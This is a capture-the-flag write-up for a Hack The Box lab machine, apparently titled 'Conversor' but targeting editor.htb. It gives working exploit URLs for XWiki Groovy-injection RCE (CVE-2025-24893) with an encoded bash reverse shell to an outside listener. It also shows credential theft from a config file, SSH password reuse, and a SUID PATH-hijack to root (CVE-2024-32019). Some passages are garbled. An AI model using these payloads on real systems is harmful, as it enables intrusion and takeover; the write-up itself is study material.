

Hack The Box: Conversor Write-up

Machine: Conversor

Difficulty: Easy

IP Address: 10.10.11.80

1. Reconnaissance

Port Scanning

We began by scanning the target for open ports and services using nmap.

Command:

```
nmap -A 10.10.11.80
```

Results:

The scan revealed three open ports:

- **22/tcp (SSH):** OpenSSH 8.9p1 (Ubuntu).
- **80/tcp (HTTP):** nginx 1.18.0.
- **8080/tcp (HTTP):** Jetty 10.0.20 running **XWiki**.

Web Enumeration

Port 80 Analysis:

Running whatweb against port 80 revealed a redirect to <http://editor.htb/>. The scan initially failed because the hostname wasn't resolved.

Action Taken:

Added the hostname to `/etc/hosts`:

```
echo "10.10.11.80 editor.htb" | sudo tee -a /etc/hosts
```

2. Exploring Port 80 (editor.htb)

The site hosts a landing page for "SimplistCode Pro".

Download & Installation


We downloaded the .deb package to analyze the application locally.

```
curl -LO
```

```
[http://editor.htb/assets/simplistcode_1.0.deb](http://editor.htb/assets/simplistcode_1.0.deb)
```

```
sudo dpkg -i simplistcode_1.0.deb
```

Reverse Engineering



The application interface is simple, featuring a code editor and a "Run" button (lightning bolt), which suggests it might communicate with a backend.

We located the installed binary at `/usr/local/bin/simplistcode` by listing the package contents.

```
dpkg -L simplistcode
```

Running the application caused a crash with a traceback pointing to a Python script (`teditor.py`) packaged with PyInstaller. We used strings to look for hardcoded API endpoints, which hinted at backend communications.

3. Enumerating Port 8080 (XWiki)

We investigated the XWiki instance on port 8080.

Vulnerability Identification: CVE-2025-24893

CVE-2025-24893 Detail

Description

[illegible]

Metrics

CVSS Version 4.0

CVSS Version 3.x

CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:



CNA: GitHub, Inc.

Base Score: **9.8 CRITICAL**

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

References to Advisories, Solutions, and Tools

We identified a critical **Remote Code Execution (RCE)** vulnerability in this version of XWiki. It allows unauthenticated remote code execution via the SolrSearch endpoint using Groovy macro injection.

[illegible]

Proof of Concept (PoC)

We verified the vulnerability by injecting a simple math calculation into the search parameters.

Payload URL:

```
[http://10.10.11.80:8080/xwiki/bin/get/Main/SolrSearch?media=rss&text=%7D%7D%7D%7B%7B%7D%7D%7D%7B%7Bgroovy%7D%7Dprintln(%22Hello%20from%20search%20text%3A%22%20%2B%20(20%2B22))%7B%7B%2Fgroovy%7D%7D%7B%7B%2Fasyn%7D%7D](http://10.10.11.80:8080/xwiki/bin/get/Main/SolrSearch?media=rss&text=%7D%7D%7D%7B%7B%7D%7D%7D%7B%7Bgroovy%7D%7Dprintln(%22Hello%20from%20search%20text%3A%22%20%2B%20(20%2B22))%7B%7B%2Fgroovy%7D%7D%7B%7B%2Fasyn%7D%7D)
```

Result:

The server returned Hello from search text:42, confirming code execution.

4. Exploitation

Payload Engineering

Initial attempts to send a standard bash reverse shell failed because the server sanitized characters like > and <.

Bypass Strategy:

We Base64-encoded the payload to avoid special characters.

- **Target:** 10.10.15.227:4444
- **Raw Command:** bash -i >& /dev/tcp/10.10.15.227/4444 0>&1
- **Base64 Payload:**
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNS4yMjc vNDQONCAwPiYx

Final Exploit URL:

```
[http://10.10.11.80:8080/xwiki/bin/get/Main/SolrSearch?media=rss&text=%7D%7D%7D%7B%7Basync%20async%3Dfalse%7D%7D%7B%7Bgroovy%7D%7Dnew%20ProcessBuilder%28%22bash%22%2C%22-c%22%2C%22echo%20YmFzaCAtaSA%2BJiAvZGV2L3RjcC8xMC4xMC4xNS4yMjc vNDQONCAwPiYx%20%7C%20base64%20-d%20%7C%20bash%22%29.start%28%29%7B%7B%2Fgroovy%7D%7D%7B%7B%2Fasync%7D%7D](http://10.10.11.80:8080/xwiki/bin/get/Main/SolrSearch?media=rss&text=%7D%7D%7D%7B%7Basync%20async%3Dfalse%7D%7D%7B%7Bgroovy%7D%7Dnew%20ProcessBuilder%28%22bash%22%2C%22-c%22%2C%22echo%20YmFzaCAtaSA%2BJiAvZGV2L3RjcC8xMC4xMC4xNS4yMjc vNDQONCAwPiYx%20%7C%20base64%20-d%20%7C%20bash%22%29.start%28%29%7B%7B%2Fgroovy%7D%7D%7B%7B%2Fasync%7D%7D)
```

```
(nukitaro@kaliman) - [~/Downloads]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.15.227] from (UNKNOWN) [10.10.11.80] 36958
bash: cannot set terminal process group (1070): Inappropriate ioctl for device
bash: no job control in this shell
xwiki@editor:/usr/lib/xwiki-jetty$ whoami
xwiki
xwiki@editor:/usr/lib/xwiki-jetty$
```


Gaining Access

We started a listener (nc -lvnp 4444) and triggered the URL. The server connected back, granting us a shell as the xwiki user.

5. Privilege Escalation (User)

1. Enumeration

We stabilized the shell using python (import pty; pty.spawn("/bin/bash")). To browse the filesystem, we started a Python HTTP server on the victim: python3 -m http.server 8001



Directory listing for /

- [jetty/](#)
 - [logs@](#)
 - [start.d/](#)
 - [start_xwiki.bat](#)
 - [start_xwiki.sh](#)
 - [start_xwiki_debug.bat](#)
 - [start_xwiki_debug.sh](#)
 - [stop_xwiki.bat](#)
 - [stop_xwiki.sh](#)
 - [webapps/](#)
-

We could then inspect the file system via our browser.

2. Credential Discovery

We navigated to `webapps/xwiki/WEB-INF/` and inspected `hibernate.cfg.xml`.

Command:

```
cat webapps/xwiki/WEB-INF/hibernate.cfg.xml
```

```

-->
<property name="hibernate.connection.url">
  jdbc:mysql://localhost/xwiki?useSSL=false&connectionTimeZone=LOCAL&allowPublicKeyRetrieval=true
</property>
<property name="hibernate.connection.username">xwiki</property>
<property name="hibernate.connection.password">theEd1t0rTeam99</property>
<property name="hibernate.connection.driver_class">com.mysql.cj.jdbc.Driver</property>
<property name="hibernate.dbcp.poolPreparedStatements">true</property>
<property name="hibernate.dbcp.maxOpenPreparedStatements">20</property>
<property name="hibernate.connection.charset">UTF-8</property>
<property name="hibernate.connection.useUnicode">true</property>
<property name="hibernate.connection.characterEncoding">utf8</property>
<mapping resource="xwiki.hbm.xml"/>
<mapping resource="feeds.hbm.xml"/>
<mapping resource="instance.hbm.xml"/>
<mapping resource="notification-filter-preferences.hbm.xml"/>
<mapping resource="mailsender.hbm.xml"/>
<!--

```

Findings:

We found hardcoded database credentials:

- **User:** xwiki
- **Password:** theEd1t0rTeam99

3. Lateral Movement (SSH)

We identified a user named **oliver** in /home. We tested the discovered database password against this user via SSH.

Command:

```
ssh oliver@10.10.11.80
# Password: theEd1t0rTeam99
```

Success:

The password was reused. We logged in as oliver and captured the user flag.
cat /home/oliver/user.txt

6. Root Escalation

Now logged in as oliver, we searched for a path to root.

1. Sudo Rights Check (Failed)

We checked sudo -l, but the user oliver is not permitted to run sudo commands.

2. SUID Binary Analysis

We revisited the SUID files identified during our initial enumeration. One file in particular stood

out due to its name and location:

File: /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo

🚩 CVE-2024-32019 Detail

AWAITING ANALYSIS

This CVE record has been marked for NVD enrichment efforts.

Description

Netdata is an open source observability tool. In affected versions the `ndsudo` tool shipped with affected versions of the Netdata Agent allows an attacker to run arbitrary programs with root permissions. The `ndsudo` tool is packaged as a `root`-owned executable with the SUID bit set. It only runs a restricted set of external commands, but its search paths are supplied by the `PATH` environment variable. This allows an attacker to control where `ndsudo` looks for these commands, which may be a path the attacker has write access to. This may lead to local privilege escalation. This vulnerability has been addressed in versions 1.45.3 and 1.45.2-169. Users are advised to upgrade. There are no known workarounds for this vulnerability.

QUICK INFO

CVE Dictionary Entry:
CVE-2024-32019
NVD Published Date:
04/12/2024
NVD Last Modified:
11/21/2024
Source:
GitHub, Inc.

Metrics

CVSS Version 4.0CVSS Version 3.xCVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

 NIST: NVD	Base Score: N/A	NVD assessment not yet provided.
 CNA: GitHub, Inc.	Base Score: 8.8 HIGH	Vector: CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H

Vulnerability Analysis:

Running the binary with `-h` revealed that it functions as a wrapper for specific administration tools (like `nvme`, `megacli`, `arcconf`). Crucially, the help output stated:

"The program searches for executables in the system path."

This indicates a **Path Hijacking** vulnerability. Since the binary is SUID root, if we can manipulate the `PATH` environment variable to point to a malicious executable named `nvme`, the binary will execute our code as root.

3. Exploitation (Python Path Hijacking)

Standard Bash scripts dropped SUID privileges upon execution due to modern OS security features (resetting the effective UID). To bypass this, we used a **Python script**, which preserves the SUID root privileges.

Exploit Steps:

- Create Malicious Payload:** We created a script named `nvme` in `/tmp` using Python to explicitly set the UID to 0 (root) and spawn a shell.
- Modify PATH:** We prepended `/tmp` to the `PATH` environment variable.
- Trigger:** We ran `ndsudo` with the `nvme-list` argument.

Commands:

```
cd /tmp
echo '#!/usr/bin/python3' > nvme
echo 'import os' >> nvme
echo 'os.setuid(0)' >> nvme
echo 'os.system("/bin/bash")' >> nvme
chmod +x nvme
export PATH=/tmp:$PATH
/opt/netdata/usr/libexec/netdata/plugins.d/ndsudo nvme-list
```

Result:

The ndsudo binary executed our Python script as root. Python successfully set the UID to 0 and spawned a bash shell, granting full root access.

```
whoami
# root
```

```
cat /root/root.txt
```

7. Cleanup

We removed the simplistcode package from our attacking machine.

```
sudo dpkg -r simplistcode
```